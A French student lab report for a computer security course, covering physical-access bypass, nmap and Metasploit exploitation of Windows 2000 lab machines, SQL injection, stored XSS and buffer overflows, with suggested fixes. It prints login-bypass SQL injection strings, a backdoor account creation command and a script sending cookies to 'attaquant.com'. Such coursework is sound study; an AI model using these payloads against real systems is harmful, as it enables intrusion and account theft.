

INF4420A – Sécurité Informatique

Travail Pratique 2

Quentin COURREAU – 1973362 Rafael BOBAN - 1973338


Automne 2018

Question 1 - Accès physique = Game Over [/2]

Machine LocalOwnLinux

Phase de reconnaissance

- 1. Un login et un mot de passe nous sont demandés. Ne les possédant pas, nous ne pouvons nous connecter à la session.
- 2. Il nous faut le mot de passe BIOS pour pouvoir continuer.




3.




4. Soit on appuie sur Entrée et on continue le boot, alors on nous demandera un mot de passe. Soit on appuie sur la touche 'p' pour débloquer des fonctionnalités supplémentaires, mais nécessite également un mot de passe comme indiqué dans la capture d'écran ci-dessus. Nous semblons bloqués.

Réalisation de l'attaque



2. et 3.



5. & 6.


```
[ 18.441351] pci_express 0000:00:18.2:pcie04: hash matches
[ 18.53398] console inetcon0] enabled
[ 18.53398] console inetcon0] enabled
[ 18.534418] netconsole: network logging started
[ 18.630325] add Naiting for all devices to be available before autodetect
[ 18.73238] and if if you don't use raid, use raid=noautodetect
[ 18.080957] add intodetecting MhD arrays.
[ 19.08097] and intodetecting MhD arrays.
[ 19.08097] and intodetecting MhD arrays.
[ 19.080972] EVII-4:s (sda3): encore: couldn't nount because of unsupported optional features (240)
[ 19.08072] EVII-4:s (sda3): encore: couldn't nount secause of unsupported optional features (240)
[ 19.08072] EVII-4:s (sda3): encore: couldn't nount secause of unsupported optional features (240)
[ 19.18031] EVII-4:s (sda3): encore: couldn't nount secause of unsupported optional features (240)
[ 19.28023] EVII-4:s (sda3): encore: couldn't nount secause of unsupported optional features (240)
[ 19.38031] EVII-4:s (sda3): encore: couldn't nount secause of unsupported optional features (240)
[ 19.38031] EVII-4:s (sda3): encore: couldn't nount secause of unsupported optional features (240)
[ 19.38031] EVII-4:s (sda3): incore access will be enabled during recovery
[ 19.39030] usb 2-2.1: neu full-speed USB device number 4 using uhci_hod
[ 20.480472] EVII-4:s (sda3): nounted filesysten with ordered data node. Opts: (null)
[ 20.6805153] USB: Accutic (18.0803): nounted filesysten with ordered data node. Opts: (null)
[ 20.6805153] USB: Accutic (18.0803): nounted filesysten with ordered data node. Opts: (null)
[ 20.68073] usb 2-2.1: Neu USB device found, idvendor-0e0f; idProduct-0e00
[ 20.980473] usb 2-2.1: Neu USB device found, idvendor-0e0f; idProduct-0e00
[ 21.080927] usb 2-2.1: Product: Virtual Bluetooth Adapter
[ 21.180920] usb 2-2.1: Neu USB device strings: Mfr-1. Product-2. SerialNumber-3
[ 21.180920] usb 2-2.1: Product: Virtual Bluetooth Adapter
[ 21.180920] usb 2-2.1: SerialNumber: 0e0680268282
[ 21.4806045] kourkervu: Oused greatest stack depth: 5168 bytes left
[ 22.48074
```

7.


```
LocalOwnLinux login: root
Password:
Last login: Tue Oct 9 12:39:22 EDT 2012 on tty1
LocalOwnLinux  # whoami
root
LocalOwnLinux login: root
Password:
Last login: Tue Oct 9 12:39:22 EDT 2012 on tty1
LocalOwnLinux  # whoami
root
```

Machine LocalOwnLinux


- 1. Même chose que précédemment
- 2. Même chose que précédemment
- 3. Même chose que précédemment
- 4. Même chose que précédemment 5 & 6



7. Le fichier SAM pour Security Account Manager est le gestionnaire de base de données des mots de passe locaux sous les systèmes d'exploitation Windows. La SAM est stockée physiquement dans le fichier <u>%SystemRoot%</u>\system32\Config\SAM. C'est un fichier de ruche inclus dans HKEY_LOCAL_MACHINE, lui-même inclus dans la <u>base de registre</u>.



9.




Sources intermédiaires :

https://fr.wikipedia.org/wiki/Security_Account_Manager

Question 4 - Exploitation des vulnérabilités [/2]

Phase de reconnaissance

1. Les deux adresses sont dans des réseaux distincts. Ci-après une étude des caractéristiques de ces réseaux :



2. & 3. Changement de l'adresse de la machine attaquante pour qu'elle soit dans le même sous-réseau que les machines à attaquer.

```
File Edit View Bookmarks Settings Help

root@bt: # ifconfig eth0 195.34.45.208

root@bt: # lping 195.34.45.208

PING 195.34.45.208 (195.34.45.208) 56(84) bytes of data.

64 bytes from 195.34.45.208: icmp_seq=1 ttl=64 time=0.025 ms

64 bytes from 195.34.45.208: icmp_seq=2 ttl=64 time=0.022 ms

64 bytes from 195.34.45.208: icmp_seq=3 ttl=64 time=0.022 ms

64 bytes from 195.34.45.208: icmp_seq=4 ttl=64 time=0.024 ms

^C
--- 195.34.45.208 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3003ms

rtt min/avg/max/mdev = 0.022/0.026/0.033/0.004 ms

root@bt: #
```


4. Car généralement on dispose tous chez soi d'une box Internet disposant de plusieurs services/logiciels intégrés nativement. Evidemment un de ces services est le routage des paquets entre deux ou plusieurs réseaux distincts. De plus, habituellement ce service est couplé avec un NAT et/ou un serveur DHCP.




6.

7. L'adresse IP et son masque ont bien été changés :

8.



9. Nmap a scanné toutes les machines sur le sous-réseau, à savoir Sherbrooke, Ottawa, Québec et a fourni des informations précieuses relatives à chacune des machines cibles telles que le système d'exploitation et sa version, les ports ouverts et les services hébergés. Utile lors d'une phase de reconnaissance en vue d'exploiter de potentielles failles.




Exploitation de failles de sécurité connues

1.

Les différentes correspondances entre les adresses IPs et le port 135 ouvert indiquent que la machine vulnérable est **Québec**.

2. Suite à l'envoi du payload, nous avons accès à une session Meterpreter qui indique qu'on a autorité sur la machine sur laquelle on peut notamment avoir accès à la webcam, récupérer un dump des haches de mots de passes, escalader des privilèges etc.



3. On choisit l'option 'Interact', puis 'Command shell' pour établir un shell distant vers la machine vulnérable. On navigue dans l'arborescence et on crée alors un dossier en utilisant le langage BATCH.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32> net user h4x0r toto /ADDLa commande s'est terminĝe correctement.

C:\WINNT\system32> net usercomptes d'utilisateurs de \\

Administrateur h4x0r inf44201


Invitô


Des erreurs ont affectô l'exôcution de la commande.
```

```
2005-09-28 16:02
                       <DIR>
2005-09-28 16:02
                       <DIR>
2007-02-25 11:04
                       <DIR>
                                      Bureau
2007-02-14
           12:38
                       <DIR>
                                      Favoris
2005-09-28 10:31
                                      Menu D@marrer
                       <DIR>
2018-11-01 20:57
                                      Mes documents
                       <DIR>
              0 fichier(s)
                                          0 octets
                         3@397@451@776 octets Libres
              6 R∯p(s)
C:\Documents and Settings\inf44201> cd Bureau
C:\Documents and Settings\inf44201\Bureau> mkdir owned
C:\Documents and Settings\inf44201\Bureau> cd owned
C:\Documents and Settings\inf44201\Bureau\owned>
```


4.

Le module utilisé a été trouvé dans la barre de recherche, il s'agit de warftpd_165_pass







Connexion de l'utilisateur *anonymous* sur le serveur FTP. En rouge, le Shell code bien visible qui déborde du champ "mot de passe"




Création d'un répertoire grâce à l'interface Metasploit

5. On exploite le module *NetAPI32.dII* en utilisant l'exploit *ms08_067_netapi*





6.





```
msf exploit(warftpd_165_pass) > set TARGET 0
TARGET => 0
msf exploit(warftpd_165_pass) > set FTPUSER anonymous
FTPUSER => anonymous

FTPUSER => moreofic (warftpd_165_pass) > set FTPPASS mozilla@example.com
FTPPASS => mozilla@example.com
msf exploit(warftpd_165_pass) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (195.34, 45.7:21).
msf exploit(warftpd_165_pass) >
```

La connexion est refusée et donc l'exploit impossible. La mise à jour du programme a comblé la faille.

Sources intermédiaires :

https://fr.wikipedia.org/wiki/Nmap

Question 5 - Site web PHP vulnérable [/1.5]

Injection de SQL (SQLi)

1. PHP a une fonction nommée **extract()** qui prend en paramètre toutes les requêtes GET et POST et les affecte à des variables internes. Généralement, les développeurs utilisent cette fonction car elle dispense l'affectation manuelle qui peut être fastidieuse : '\$POST[var1]' pour '\$var1'. Cette fonction écrasera toute variable précédemment définie, variables serveur inclues. Cette fonction peut donc présentée un risque de sécurité. Cependant, dans le cas présent, la fonction extract() est utilisée avant tout assignement de variable. On ne peut, avec le code présentement donné, supposer qu'il existe des vulnérabilités propres à la fonction extract(). La faille est ailleurs...

Il existe néanmoins, comme l'énoncé de l'exercice l'indique, une faille de type injection SQL. Nous avons commencé par l'injection suivante :

- Utilisateur : gigi';--
- Mot de passe : peu importe

Où -- représente le caractère de commentaire.

Nous avons alors obtenu une erreur du SGBD qui est présentée ci-après :

```
Error: the SQL request select mem_code from MEMBRES where mem_login = 'gigi';--' and mem_pwd = 'ddd' is not valid: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ';--' and mem_pwd = 'ddd' at line 1
```

Ce type d'erreur est très intéressant car il nous renseigne sur le moteur SGBD ainsi que sur la requête exécutée côté serveur. Cela nous permet donc de perfectionner/spécialiser nos attaques futures. Bien-sûr ici, nous avons déjà en

notre possession le code utilisé pour authentifier un utilisateur, récupéré préalablement par social engineering, mais cela permet de trouver d'autres méthodes que nous avons jugé utile de mentionner.

On lit alors la documention OWASP disponible ici : https://www.owasp.org/index.php/Comment Injection Attack, et l'on apprend qu'un autre caractère, le caractère #, est utilisé par le moteur SGBD MySQL.


En effet, aucune protection n'est de mise et l'on peut donc se connecter avec le compte **gigi** en fournissant les informations suivantes :

- Utilisateur : gigi'#
- Mot de passe : peu importe

Où # représente un commentaire sous MySQL, et donc tout le reste de la requête (vérification du mot de passe) est complètement ignoré.

La requête exécutée devient donc :

select mem_code from MEMBRES where mem_login = 'gigi';



L'attaquant peut alors se connecter sous l'utilisateur **gigi** avec n'importe quel mot de passe. Il s'agit d'une injection de SQL réussie, nous sommes parvenus à injecter les caractères qu'on voulait pour modifier le comportement de la requête.

Sources intermédiaires :

- https://www.owasp.org/index.php/Comment Injection Attack
- 2. Il s'agit présentement non pas de tromper le script SQL sur le nom d'utilisateur, mais sur le mot de passe. On pourra alors injecter le code suivant : Utilisateur : Peu importe

Mot de passe : ' or 1 #

La requête devient alors :

select mem_code from MEMBRES where mem_login = 'user' and password=
" or 1# ';

Comme 1 est toujours vrai, la requête est intrinsèquement vraie et nous voilà connecté.



- 3. Attaque 1, injection SQL sur le nom de l'utilisateur. Attaque 2, injection SQL sur le mot de passe. Les entrées ne sont pas sanitisées, on en profite pour injecter du code SQL afin modifier le comportement de la requête SQL côté serveur pour qu'elles soient toujours vraies.
- 4. Dans le script PHP, aucune vérification des données entrantes n'est réalisée. Or, comme le souligne le guide OWASP, un utilisateur ou client ne soumet pas forcément des données attendues par notre application. Toute application robuste ne doit donc par défaut pas faire confiance aux données entrées par l'utilisateur. Ces attaques peuvent être évitées de plusieurs façon :
 - O Utiliser des procédures stockées, à la place du SQL brut ;
 - Utiliser une expression rationnelle afin qu'une entrée utilisateur est bien de la forme souhaitée;

- Utiliser si possible des comptes utilisateurs à usage limité;
- o Utiliser des requêtes SQL préparées et paramétrées en utilisant PDO;
- Utiliser un WAF (Web Application Firewall) avec un ensemble de règles empêchant l'injection SQL.

Ci-après le script corrigé utilisant PDO pour combler la faille :

extract(\$_POST);

\$req = \$bdd->prepare('select mem_code from MEMBRES where mem_login =
? and mem_pwd = ?);

\$req->execute(array('\$login, \$pass));

<u>Sources intermédiaires :</u>

- https://secure.php.net/manual/en/pdo.prepare.php
- https://davidnoren.com/post/php-extract-vulnerability.html
- https://fr.wikipedia.org/wiki/Injection_SQL
- https://www.owasp.org/index.php/SQL Injection Prevention Cheat Sheet
- https://stackoverflow.com/questions/60174/how-can-i-prevent-sql-injection-in-php
- https://openclassrooms.com/fr/courses/2091901-protegez-vous-efficacement-contre-les-failles-web/2680180-linjection-sql


Cross Site Scripting (XSS)

1. Pour rediriger tout utilisateur du site, il nous faut insérer une XSS stockée ou permanente. On peut utiliser le code proposé dans l'énoncé ou bien l'améliorer afin de rendre l'attaque la plus furtive possible, comme par exemple insérer le code malveillant au sein d'une image préalablement uploadée, ou mieux, au sein d'une **iframe**. On peut facilement imaginer le scénario suivant : un utilisateur lambda se connectant sur un site vulnérable aux failles XSS, peut se voir rediriger vers le propre site de l'attaquant, et à l'aide d'un simple script PHP pouvoir récupérer ses cookies. Ces derniers pourront être utilisés en vue d'une connexion sans avoir à connaître le mot de passe de l'utilisateur trompé.

```
<img src="./chat.jpg" title="Une image" />
<script>
document.location="http://attaquant.com/get.php?v=" + document.cookie;
</script>
```

Dans notre cas présent, nous nous somme connectés avec un des comptes précédemment subtilisés et avons injectés le script proposé dans l'énoncé dans la page des informations personnelles dans le champ 'prénom'. Le champ

prénom est utilisé sur cette page et donc un appel est directement effectué ce qui crée une redirection permanente lorsqu'un visiteur se rend sur la page d'accueil. (XSS permanente).



- 2. L'attaque est XSS. Cette dernière est réalisable lorsqu'une entrée qui peut être contrôlée par l'utilisateur est injectée dans une page web sans suffisamment de vérifications, et que cette valeur est du code HTML/CSSJavaScript valide, qui sera alors intrinsèquement/arbitrairement interprété par le navigateur. Plusieurs méthodes s'offrent à nous pour corriger au maximum ce défaut de sécurité :
 - Escape les caractères ;
 - Validation des données ;
 - Où ? Sur le serveur Web et/ou sur le serveur d'applications
 - Comment ? Exact Match (exemple : seulement "true" et "false" permis)
 - Whitelisting (exemple : seulement (a-zA-Z)+ permis)
 - Blacklisting (exemple : "SELECT" "JOIN" pas permis)
 - Encoding (exemple : addshashes() htmlentities())
 - Quoi d'autre ? limiter la taille de l'entrée
 - Sanitiser les entrées utilisateurs
 - Utiliser les procédures SQL sockées
 - Gérer les permissions sur la base de données
 - Messages d'erreur
 - Pare-feu applicatif

<u>Sources intermédiaires :</u>

- https://www.checkmarx.com/2017/10/09/3-ways-prevent-xss/
- https://www.owasp.org/index.php/XSS (Cross Site Scripting) Prevention Ch
 eat Sheet

Question 6 - Hacking « facile » [/1]


1. L'analyse du code source nous indique l'utilisation à deux reprises de la fonction *gets()* qui on le sait est vulnérable aux buffer overflow. Lorsque l'on compile le programme


hack1.c, le compilateur gcc lui-même nous indique que la fonction est dangereuse et ne devrait pas être utilisée. On se dit alors que nous sommes sur la bonne piste.

```
/tmp/ccBXtAV5.o: In function `check_name':
hack1.c:(.text+0x13): warning: the `gets' function is dangerous and should not be used.
```

En effet, gets() ne limite pas la taille des données entrées écrites et c'est pourquoi elle est considérée non sécurisée et propice aux exploitations.

Il nous faut entrer <u>60 caractères équivalents</u>. En effet, la taille des buffers user_name et password étant limitée à 20 caractères chacun, nous allons allouer 20 caractères 'a' pour user_name ainsi que 20 caractères 'a' pour password. Les 20 caractères restants viendront écraser la première valeur du tableau users. En d'autres termes, cette première valeur (correspondant au user_name dans le programme) vaudra 20*a. Dès lors, lorsque le programme comparera la valeur du user_name entrée par l'utilisateur et la valeur du user_name du programme, il retournera true. Quant à password, celle-ci n'est pas comparée puisque sa valeur est le caractère de fin, '\0'.





2. Afin de ne pas écraser le buffer, il est déconseillé d'utiliser gets(), et privilégier fgets() qui impose elle une limite de caractères.

Question 7 - Hacking « difficile » [/1.5]

1. La faille semble se situer dans la fonction *afficher()*. En effet, la fonction *scanf()* n'établit aucune limite sur les données entrées qu'elle peut recevoir. Il est donc relativement aisé d'écraser la valeur du buffer fichier[]. En effet, le tableau possède une taille de 20 caractères, et l'instruction *scanf("%s", fichier);* ne vérifie pas la taille de la chaîne entrée. Donc si un utilisateur lambda entre une chaîne d'une taille supérieure à 19 caractères (+1 pour le caractère de terminaison), alors cette action écrasera le buffer alloué et le programme cessera de fonctionner. Un pirate informatique, lui, pourrait forger une chaîne de caractères spéciale (payload) de sorte à obtenir certains privilèges, tels que l'exécution de codes arbitraires.

Nous devons donc écraser le buffer fichier[20] pour y remplacer l'adresse de retour de la fonction *afficher()* par l'adresse mémoire de la fonction *logon()*. Donc, la première étape consiste à déterminer cette adresse. On lance donc objdump pour désassembler le programme hack.exe, mais on se rend vite compte qu'il n'y a aucun symbole, c'est-à-dire que nous ne pouvons identifier facilement les adresses de débuts et de fin d'une fonction.

```
iers TP2/hack2/hack2$ objdump -d hack2.exe
hack2.exe:
               file format pei-i386
Disassembly of section .text:
00401000 <.text>:
 401000:
                55
                                         push
                                                %ebp
 401001:
               8b ec
                                                %esp,%ebp
                                         mov
 401003:
                83 ec 2c
                                                $0x2c,%esp
                                         sub
  401006:
                68 c0 30 40 00
                                         push
                                                $0x4030c0
  40100b:
                ff 15 b8 20 40 00
                                         call
                                                *0x4020b8
                83 c4 04
                                                $0x4,%esp
 401011:
                                         add
                ff 15 c4 20 40 00
                                                *0x4020c4
 401014:
                                         call
                50
 40101a:
                                         push
                                                %eax
 40101b:
                6a 14
                                         push
                                                $0x14
 40101d:
                8d 45 d4
                                         lea
                                                -0x2c(%ebp),%eax
 401020:
                50
                                         push
                                                %eax
 401021:
                ff 15 bc 20 40 00
                                         call
                                                *0x4020bc
                                         add
 401027:
                83 c4 0c
                                                $0xc,%esp
 40102a:
                8d 4d d4
                                                -0x2c(%ebp),%ecx
                                         lea
                                                %ecx
 40102d:
                51
                                         push
                ff 15 cc 20 40 00
                                         call
  40102e:
                                                *0x4020cc
                83 c4 04
                                                $0x4,%esp
 401034:
                                         add
                c6 44 05 d3 00
                                                $0x0,-0x2d(%ebp,%eax,1)
 401037:
                                         movb
 40103c:
                68 c8 30 40 00
                                         push
                                                $0x4030c8
  401041:
                ff 15 b8 20 40 00
                                         call
                                                *0x4020b8
```

On se souvient alors d'un fichier se trouvant dans l'archive du nom de *hack2.pdb*. Mais qu'est-ce donc ce fichier ? On lance donc la commande *file* sur le fichier, et on obtient :

```
troisO@qucou:/mnt/c/Users/Quentin/Document
niers TP2/hack2/hack2$ file hack2.pdb
hack2.pdb: MSVC program database ver \004
```

Une rapide recherche nous apprend alors que le format de fichier pdb, pour **Program database**, est un format de fichier propriétaire développé par Microsoft qui permet stocker des informations de débogage. Plus précisément, il y est stocké une liste de tous les symboles et de leurs adresses associées. Ces informations ne sont pas stockées dans le module lui-même car elles prennent de la place mémoire. De plus, on apprend que ce fichier est généré par Microsoft Visual Studio. Donc l'auteur du programme a utilisé ce logiciel pour créer son programme et y a associer ce fichier de débogage. Il est toujours utile de recueillir des informations, qu'elles puissent être sur le développement d'un programme ou même des habitudes et outils du développeur. Enfin, on apprend que lorsqu'un programme est débogué, le débogueur charge les informations de débogage à partir du fichier PDB et les utilise pour localiser des symboles ou relier l'état d'exécution actuel du code source d'un programme. Cette petite analyse forensique nous sera très utile pour la suite et l'exploitation de notre programme hack2.exe.

Au cours de nos pérégrinations sur Internet, on apprend qu'il existe un utilitaire de Visual Studio permettant de dumper et recueillir des informations sur un fichier pdb :

dumpbin.exe. Les pistes se recoupent et on sent bien qu'on est sur la bonne piste. Voyons voir ce qu'il en résulte :

```
| 29 | New |
```


MSVCR100.dll indique la version 10.0 de Visual Studio. Le deuxième encadrement indique les fonctions C utilisées par le programme. Nous avons essayé de désassembler le programme avec l'option /DISASM en espérant une correspondance entre symboles et adresses à partir de l'exécutable .exe et du fichier de débogage .pdb , mais peine perdue...

On tente alors en utilisant IDA pro!




Ida Pro

IDA est un désassembleur interactif bien connu du monde de la sécurité informatique et nous a permis d'associer le fichier exécutable et le fichier de débogage.




Link de hack.exe et hack.pdb

Le fichier a été linké avec le fichier de débogage! Nous avons alors accès aux adresses des différents symboles, mais surtout de la fonction logon()!



Représentation logique de chaque bloc du programme

On se concentre alors sur le bloc des fonctions afficher() et logon() :



Représentation visuelle de la fonction afficher

```
🔟 🏄 🖼
                                                                                           ebp
                                                                                   pop
                                                                                   retn
 ; Attributes: noreturn bp-based frame
                                                                                   _logon endp
_logon proc near
push
        ebp
mov
        ebp, esp
        offset aBienvenuSurLIn ; "Bienvenu sur l'interface d'upload de fi"...
push
call
        esp, 4
call
                        ; Code
             _imp__exit
call
        ds:
```


Représentation visuelle de la fonction logon

Les représentations graphique sont utiles, mais ce qui nous intéresse c'est l'adresse de début de la fonction logon :

```
IDA View-A
 .text:004010E0 ; ========= S U B R O U T I N E ================================
 text:004010F0
 .text:004010E0 : Attributes: noreturn bp-based frame
 .text:004010E0
 .text:004010E0 _logon
                                              ; CODE XREF: _main+FC↓p
 text:004010E0
                          push
                                ebp
 .text:004010E1
                          mov
                                 ebp. esp
